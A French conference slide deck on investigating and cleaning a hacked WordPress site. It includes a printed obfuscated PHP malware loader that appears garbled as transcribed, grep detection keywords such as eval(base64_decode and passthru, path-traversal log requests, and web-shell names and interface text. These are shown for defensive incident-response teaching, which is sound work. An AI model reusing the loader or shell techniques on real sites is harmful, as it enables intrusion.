


Histoire d'un Hack

...

Bernard Bolduc

\$ whoami

Bernard Bolduc (@bernard) 

- Développeur en Sécurité
- Dans le passé
 - DevOps
 - Consultant Généraliste en Sécurité de l'information
 - SysAdmin Unix
- 17 années dans les Technologies de l'Information
- 8 années d'expérience en sécurité
- Je joue dans les nuages en ligne et hors ligne



Disclaimer (CYA)

L'histoire qui suit, non fictive, a été reconstituée via l'expérience de plusieurs incidents dont j'ai été heureux / victime d'en faire la gestion d'incident.

Il ne reflète pas une histoire en particulier et n'est en aucun cas issu d'expériences vécues auprès de mon présent employeur.

De quoi allons-nous parler?

- Du hack d'un site web
- Basé sur des expériences de carrière
- Comment un site web peut être exploité?
- Comment ça s'est passé?
- Des outils pour nous aider
- Qu'est-ce qu'on peut faire pour limiter les risques?

Vous êtes-vous déjà fait hacker? *

La situation

- Un site web développé à l'interne
- Un Wordpress pour rendre la gestion facile
 - Non tenu à jour
 - Différents plugins tous plus beaux les uns que les autres
- Un temps de développement court et rapide
- La compagnie veut faire de l'argent le plus tôt possible
- Ça ne prend pas grand chose, c'est juste un petit site web
 - Aucune connaissance des ressources, des besoins ni des procédures d'entreprise
- Toutes les raisons sont bonnes..!

Que s'est-il passé?

A person wearing a blue hoodie is sitting at a dark desk, looking down at a laptop. The background is a soft, out-of-focus light. The text "On s'est fait hacker!!!" is overlaid in white, bold, sans-serif font.


On s'est fait hacker!!!

La Détection (qu'est-ce qui n'est pas arrivé)

- Alerte dans le SIEM provenant de l'IDS
- Des logs bizarres provenant du système de log centralisé
- Découverte de fichiers suspects dans /tmp
- Alerte du "Endpoint Protection" de fichiers modifiés
- Du trafic important provenant du serveur
- Un employé qui nous contacte suite à une découverte
- ... *

La Détection (ce qui est plutôt arrivé)

Google



Email (Sécurité Publique Canada)

MESSAGE FROM CCIRC - CCRIC

This message is forwarded to you because you are the Contact for the domain name: [REDACTED] The sender of this email is CCIRC - CCRIC. Their email address is ps.cyberincident-cyberincident.sp@canada.ca.

CE16-18330 [Malware hosted on .CA]

In support of Public Safety's mission to build a safe and resilient Canada, CCIRC's mandate is to help ensure the security and resilience of the vital non-federal government cyber systems that underpin Canada's national security, public safety and economic prosperity.

CCIRC received a report indicating hosts from your organization may be infected with malware. CCIRC recommends your security team locate and investigate any internal hosts exhibiting network behavior as identified.

Thank you,

En appui à la mission de Sécurité publique Canada de bâtir un Canada sécuritaire et résilient, le mandat du CCRIC est d'aider à assurer la sécurité et la résilience des cybersystèmes essentiels non gouvernementaux à la base de la sécurité nationale, de la sécurité publique et de la prospérité économique du pays.

Le CCRIC a reçu un rapport indiquant les hôtes de votre organisation peut être infecté par des logiciels malveillants. Le CCRIC recommande que votre équipe de sécurité localise et enquête sur tous les hôtes internes présentant le comportement de réseau identifié.

Merci,

Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique
Canada [PublicSafety.gc.ca](https://publicsafety.gc.ca) | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

NOTICE: This message and accompanying attachments contain information that is intended only for the use of the individual or entity to whom it is addressed.

Un Client

Un client a reçu une alerte de son antivirus et nous a contacté.



TL;DR;

Rares sont les situations où on a été outillé adéquatement pour être alerté de manière proactive d'une telle situation.

La réalité des choses, nous sommes rarement proactifs.


La Réaction *

La Panique

1. On se connecte au site pour voir l'état des choses... *** Pourquoi pas..?

La Panique

1. On se connecte au site pour voir l'état des choses... *** Pourquoi pas..?



La Panique

1. On se connecte au site pour voir l'état des choses... *** Pourquoi pas..?
2. SSH..
 - a. On regarde partout...
 - b. On ne sait pas trop ce qu'on fait...
 - c. On vérifie tous les fichiers qu'on peut penser...

La Panique

1. On se connecte au site pour voir l'état des choses... *** Pourquoi pas..?
2. SSH..?
 - a. On regarde partout...
 - b. On ne sait pas trop ce qu'on fait...
 - c. On vérifie tous les fichiers qu'on peut penser...
3. Les logs..?
 - a. On vit tellement d'attaques quotidiennes que les logs sont plein de bruit
 - b. On ne sait pas plus quoi vérifier

On a trouvé

Enfin après plusieurs recherches

- Un / des fichiers modifiés
- De l'injection de code / url
 - Donc le malware hébergé à l'extérieur
- La base de données qui a des entrées bizarres

Nettoyage

1. Identification des fichiers modifiés
2. Restauration d'un backup
 - a. Est-ce qu'on possède un backup à jour?
3. Effacer manuellement les lignes de code supplémentaires
4. Scan automatisé du site (peut aider à trouver des liens malicieux)
 - a. <https://sitecheck.sucuri.net>
 - b. <https://quttera.com/website-malware-scanner>
5. etc.


JE ME SUIS FAIT HACKER



J'AI TOUT CORRIGÉ



Le malware est de retour
le lendemain..!



Recherche (outils)

OSSEC RootCheck

<http://www.ossec.net/en/rootcheck.html>

<http://dcid.me/rootcheck.html>

- Audit de système, kernel, backdoor...
- Vérifie l'âge et même la config de Wordpress
- Donne des pistes à vérifier
- Vérifie les derniers logins réussis

```
** Starting Rootcheck v2016-04          **
** http://dcid.me/rootcheck/          **

Be patient, it may take a few minutes to complete...

[INFO]: Starting rootcheck scan.

[OK]: No presence of public rootkits detected. Analyzed 278 files.

[OK]: No binaries with any trojan detected. Analyzed 78 files.

[INFO]: System Audit: CIS - Testing against the CIS Debian Linux Benchmark v1.0. File: /etc/debian_version. Reference: http://www.ossec.net/wiki/index.php/CIS_DebianLinux .

[INFO]: System Audit: CIS - Debian Linux 1.4 - Robust partition scheme - /tmp is not on its own partition. File: /etc/fstab. Reference: http://www.ossec.net/wiki/index.php/CIS_DebianLinux .

[INFO]: System Audit: CIS - Debian Linux 2.3 - SSH Configuration - Root login allowed. File: /etc/ssh/sshd_config. Reference: http://www.ossec.net/wiki/index.php/CIS_DebianLinux .

[INFO]: System Audit: CIS - Debian Linux 2.6 - Sources list sanity - Security updates not enabled. File: /etc/apt/sources.list. Reference: http://www.ossec.net/wiki/index.php/CIS_DebianLinux .

[INFO]: System Audit: CIS - Debian Linux 4.13 - Disable standard boot services - Web server Enabled. File: /etc/init.d/apache2. Reference: http://www.ossec.net/wiki/index.php/CIS_DebianLinux .

[INFO]: System Audit: CIS - Debian Linux 4.16 - Disable standard boot services - MySQL server Enabled. File: /etc/init.d/mysql. Reference: http://www.ossec.net/wiki/index.php/CIS_DebianLinux .

[OK]: No problem detected on the /dev directory. Analyzed 1384 files

[ERR]: Check the following files for more information:
rootcheck-rwxrwxrwx.txt (list of world writable/executable files)
rootcheck-suid-files.txt (list of suid files)

[OK]: No hidden process by Kernel-level rootkits.
/bin/ps is not trojaned. Analyzed 32768 processes.

[OK]: No kernel-level rootkit hiding any port.
Netstat is acting correctly. Analyzed 131872 ports.

[OK]: The following ports are open:
21 (tcp),22 (tcp),25 (tcp),68 (udp),
80 (tcp),123 (udp),3306 (tcp),63450 (udp)

[OK]: No problem detected on ifconfig/ifc. Analyzed 2 interfaces.

[INFO]: Ending rootcheck scan.

[INFO]: Latest successful logins to the server: _
```

Recherche (outils)

Scripts personnels et commandes manuelles

Voir mon Github *

- Fonctionne sur tout système Unix
- Exécute des 'grep' sur l'ensemble des fichiers hébergés
- NE vérifie pas pour les 'rootkit'

Exemple de trucs à rechercher

- base64_decode
- gzinflate(base64_decode
- eval(gzinflate(base64_decode
- eval(base64_decode
- phpinfo
- system
- php_uname
- chmod
- readfile
- edoced_46esab
- passthru

```
<?php
```

```
function L14L8cfefZgpgWIMFnWlv{X$97qSvuMnCvex,$1zchF2,$D8atKGXx2qX1ndKInYnV1}function gTPk0FMNoIxd31{X$97qSvuMnCvex,$1zchF2,$D8atKGXx2qX1ndKInYnV1}{return str_replace(X$97qSvuMnCvex,$1zchF2,$D8atKGXx2qX1ndKInYnV1);function pcTckrPc{X$97qSvuMnCvex,$1zchF2,$D8atKGXx2qX1ndKInYnV1}{return str_replace(X$97qSvuMnCvex,$1zchF2,$D8atKGXx2qX1ndKInYnV1)}$grz7eu1PGSbfvM94p6iHN = 'bmdxPhZBXTamdXPhZBXTsmdxPhZBXTemdXPhZBXT6mdxPhZBXT4mdxPhZBXT_mdXPhZBXTdmdxPhZBXTemdXPhZBXTcmdXPhZBXTomdxPhZBXTdmdxPhZBXTe';$grz7eu1PGSbfvM94p6iHN = pcTckrPc'cmdXPhZBXT','',$grz7eu1PGSbfvM94p6iHN);$PzTXp6Vy = 'cRjmKEerRjmKEerRjmKEeRrjmKEerRjmKEeR_rjmKEeFrjmKEerRjmKEerRjmKEeRrjmKEeRrjmKEeRrjmKEeR';$PzTX6Vy = pcTckrPc'RjmKEe','',$PzTXp6Vy);$uu4ccQPVV = '12wgiezW1gizvW1giazW1gil';$uu4ccQPVV = pcTckrPc'zW1gi','',$uu4ccQPVV);$DpV0UmMbLfkX53K10w = 'cGd5hXSVNSFS7Ex671oR9rd';$VK31M6osR9QzpBcVQ = '$PzTXp6Vy($DpV0UmMbLfkX53K10w,$uu4ccQPVV','',$grz7eu1PGSbfvM94p6iHN','',$DpV0UmMbLfkX53K10w,'');$VK31M6osR9QzpBcVQ('ZXZbHkXyXN1jRFRZGvjBzR1K CJaWfPoYkNoaV1Ytmx0a1jMmWkdWamIyUmXLQ0phV0Zwb11rTm9hVmxZVG14T2FSm1Xa2RXYW1JevVteExRMHBFWwXaYU5Wa31NRFZSvm1kN1UyMTRhbEo2YkRWYVJXUnpaRlp3TlZvelPeFdTRTVNVVRJegMyS1ZiRVJhTW1oa FlteGfNfVwVXoa0a1IwbDVubGRhVWZzSGFZIZPlazVUWLd0MFJGTnRsbFZXUmxwNFZGYzFSbVFSVhSaJG6R1pUVEJLZDFReU1EvM1iVWmLWpKc1RGVX1kekS5TPpGaFRWZEtkR1JxUw1oV2Vtd3hVMVZhZDFCSWaG1MnNhXV MteG5S5bFzARQZhYU1SV1rLraddNhVtF0WpKwJdHeHvZMGXRXTJOSWJHR1h2x0v1RJD16Gb3hJF3JTJymSc1VRXEXFZNMUWZ5tkhVe1FNTBZa2N4X2FeV0VHV1VFZYXWZacZmVsVnRbRuhXoYwXadVYeG9iMk5iVFhVwJuQk1Vv EJ3V5ed1EvM1iSEJjVm0xdZ2VVMXNtKbKUJ1j4xYevKfZdNMKST1X0dZVSwhXa1ZrYz3JdFnuQ1jRnBWmXSc2JWJhJaRmR0j1VnSVNZKTRURK4V2VpWVjXaExZMGRLEZceFrUm1iaZvNVTFTV1Fsb3d1RvJWJkZK1Uwv ndkMw0TVdWYU1VS1VVVZfVZ2xRkS5Y1TV1WE3JU2V21d1NGWNRjR2X0YKwWw1V6Qk9VMpVjVmwtsVGJRjSnBzGRZBPZDFReLpIwmFNr3hFVZVZka1MxSnJ0vz1aYtJ0u10qxVnNkR1Z0Y0USWFJ3VJXhWmNRWTLdRfJXJ1UWmNhRwKJRJ WJsTLZua0phtUHCFSCEhnbUV6YU0HwMjEnEUMNV22d1ZSVCfCGLXRKZh6V1cx2zJRXhXWbWmY14b1ZCfdKvK14VW5SwE1HeEVvWmRru2xFeNsFm1h1r2hZhV2pGQ1ZGR1h1RkStVYXyMjXduMU5XWJW2JFWnFWKJyT FTEwFJ3SbFNr3hFVZK1UWmXJXakJYkdsR1d4qkNWRKZYyKwGa7JRNU1VMVZPmWxvdZJfBgGFSemxvMvp0b2MxTLZUbTL1YkSL1YUuN9ZV1o2VW5aVGeXhVnJ2VRW1U0XWGFFeFdR1J5VmS21Xdu1dVazhXymaTVWZYv1h ESWVGtKYU1sWxpZakprU2xFd1jNVRWVTVDP2pCc1JGVnNVbUZYU1ZadVZWK9RML4YkZ0VWJrcE1VVEJ3U2xNeWJfCgPnNazE1WVWkb1RsVX1aSEp1WYwWtsSFPzFZEtXrkpZVmt0U2F6VnpXVEZ0TudFeFZYbFniAzVyVVRKMqQxU Xpa5f0hU1Zad4RVVWZGt6TEbV3Um01VFZNVNRMVFPz0UxWVvScFZ1bEUx1hwt1YyR1hUjMBWYm1Z4TVURktWmRzYUvAak1ERkVaShBkBTVEZaSVReFRWVTVDP2pCc1NVMUZKRVJ0v1VadVUxWkRSL1ZX0Y2WmFrWnFZbFJTYMx0c 1dO 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
```

Recherche (logs)

Les meilleures pistes se trouvent dans les logs, mais il faut savoir quoi chercher.

- `act=edit` ou `action=edit`
 - `GET /header.inc.php?act=edit&file=/`
- `download`
 - `GET /index1.php?download=../..fichier.txt`
- `[nom_fichier_config].php`
- Vérifier les différents GET et POST pour quelque chose d'anormal

Recherche (logs - suite)

Sinon, des fois, on a des perles rare. Il arrive parfois que le hacker nous laisse des petits messages.

```
166.##.##.### - - [23/Jan/2016:04:35:24 -0500] "GET /login?Fuck off sysadmin"  
404 168 "-" "Fuck off sysadmin"
```

Avec l'ip qu'il nous a gracieusement identifié, il est maintenant facile d'identifier ses attaques dans les logs.

Résultats



Backdoor

- Shell PHP
 - a. PHPShell 2.4
 - b. Php-reverse-shell
 - c. C99Shell
 - d. CasuS
 - e. KA_uShell
 - f. Zehir4
 - g. ...

<https://n0where.net/php-webshells/>

C99Shell

Uname: Linux t00r 3.11.0-15-generic #23~precise1-Ubuntu SMP Tue Dec 10 16:43:53 UTC 2013 i686 [exploit-db.com]

User: 33 (www-data) Group: 33 (www-data)

Php: 5.3.10-1ubuntu3.9 Safe mode: OFF [phpinfo] Datetime: 2014-11-03 23:34:38

Hdd: 50.03 GB Free: 37.73 GB (75%)

Cwd: /var/drwxr-xr-x [home]

Windows-1251

Server IP:

127.0.0.1

Client IP:

127.0.0.1

[Sec. Info]

[Files]

[Console]

[Sql]

[Php]

[Safe mode]

[String tools]

[Bruteforce]

[Network]

[Logout]

[Self remove]

File manager

Name	Size	Modify	Owner/Group	Permissions	Actions
[...]	dir	2014-10-08 20:18:56	root/root	drwxr-xr-x	R T
[backups]	dir	2014-11-03 22:23:53	root/root	drwxr-xr-x	R T
[cache]	dir	2013-09-17 16:06:59	root/root	drwxr-xr-x	R T
[crash]	dir	2013-08-20 23:55:06	root/root	drwxrwxrwt	R T
[lib]	dir	2014-10-08 20:41:31	root/root	drwxr-xr-x	R T
[local]	dir	2012-04-19 11:32:24	root/staff	drwxrwsr-x	R T
[lock]	link	2014-11-03 23:34:33	root/root	drwxrwxrwt	R T
[log]	dir	2014-11-03 22:02:20	root/root	drwxr-xr-x	R T
[mail]	dir	2013-08-20 23:52:09	root/mail	drwxrwsr-x	R T
[opt]	dir	2013-08-20 23:52:09	root/root	drwxr-xr-x	R T
[run]	link	2014-11-03 22:05:41	root/root	drwxr-xr-x	R T
[spool]	dir	2013-09-17 17:45:15	root/root	drwxr-xr-x	R T
[tmp]	dir	2014-10-08 20:23:38	root/root	drwxrwxrwt	R T
[www]	dir	2014-11-03 23:34:14	root/root	drwxr-xr-x	R T

Copy >>

Change dir:

/var/ >>

Make dir: (Not writable)

>>

Execute:

>>

Read file:

>>


Make file: (Not writable)

>>

Upload file: (Not writable)

Browse... No file selected. >>

PHP Shell 2.4



Prochaine Étape

C'est une chose de trouver les backdoors, mais ça en est une autre de corriger le problème initial qui a mené à l'infection.

Prochaine Étape

C'est une chose de trouver les backdoors, mais ça en est une autre de corriger le problème initial qui a mené à l'infection.



- Revue de code avec le développeur
- Voir à la validation des fichiers transférés **
- Voir la validation des champs d'entrée de texte
- Correction des bugs trouvés

OWASP Top 10

Bon point de départ..!

OWASP ASVS (Application Security Verification Standard)

Standard de Vérification de la Sécurité Applicative, vise à offrir un standard et des bases pour la vérification des contrôles de la sécurité d'une application tels les XSS et les Injections SQL.

- Donne des bases pour les tests
- Sert de guide pour développer des contrôles de sécurité
- Établi un niveau de confiance

https://www.owasp.org/images/3/33/OWASP_Application_Security_Verification_Standard_3.0.1.pdf

Validation des fichiers transférés

- Valider l'extension du fichier transféré
 - jpeg / gif / png
- Valider le type de contenu
 - Jpg ---> content-type "image/jpeg"
 - Gif ---> content-type "image/gif"
 - Png ---> content-type "image/png"
- Vérification automatique d'une image transféré
 - Modifier à l'aide d'outils le fichier, soi changer un seul pixel

Comment limiter les risques *

Limiter les risques

- Avoir une bonne hygiène technologique
 - S'assurer de garder à jour nos systèmes et logiciels
 - Retirer les "corps morts"
 - Installer uniquement les logiciels qu'on a de besoin
- S'assurer de recueillir les logs de nos systèmes
- Éduquer nos développeurs aux bonnes pratiques de programmation sécuritaire
- Faire des tests, essayer de se "hacker"

Conclusion

Conclusion


- Ne jamais prendre un projet à la légère
 - Ce n'est pas parce que c'est un petit projet qu'il n'y a pas de risque
 - Un petit site complémentaire qui nécessite pas d'entretien peut devenir le focus d'une semaine complète et de plusieurs mots de tête
 - Une image de marque ne prend que 5 minutes pour perdre la confiance des clients
- Toujours coder un site avec le souci des détails
 - Valider les entrées
 - Tester, tester et encore tester
- Toujours assumer qu'on va devenir une victime

Conclusion



Q&A

Contact

- Contact
 - hackfest@bernard.me
 - @bernard 

Outils / Slides

Disponibles sur Github

<https://github.com/bernard>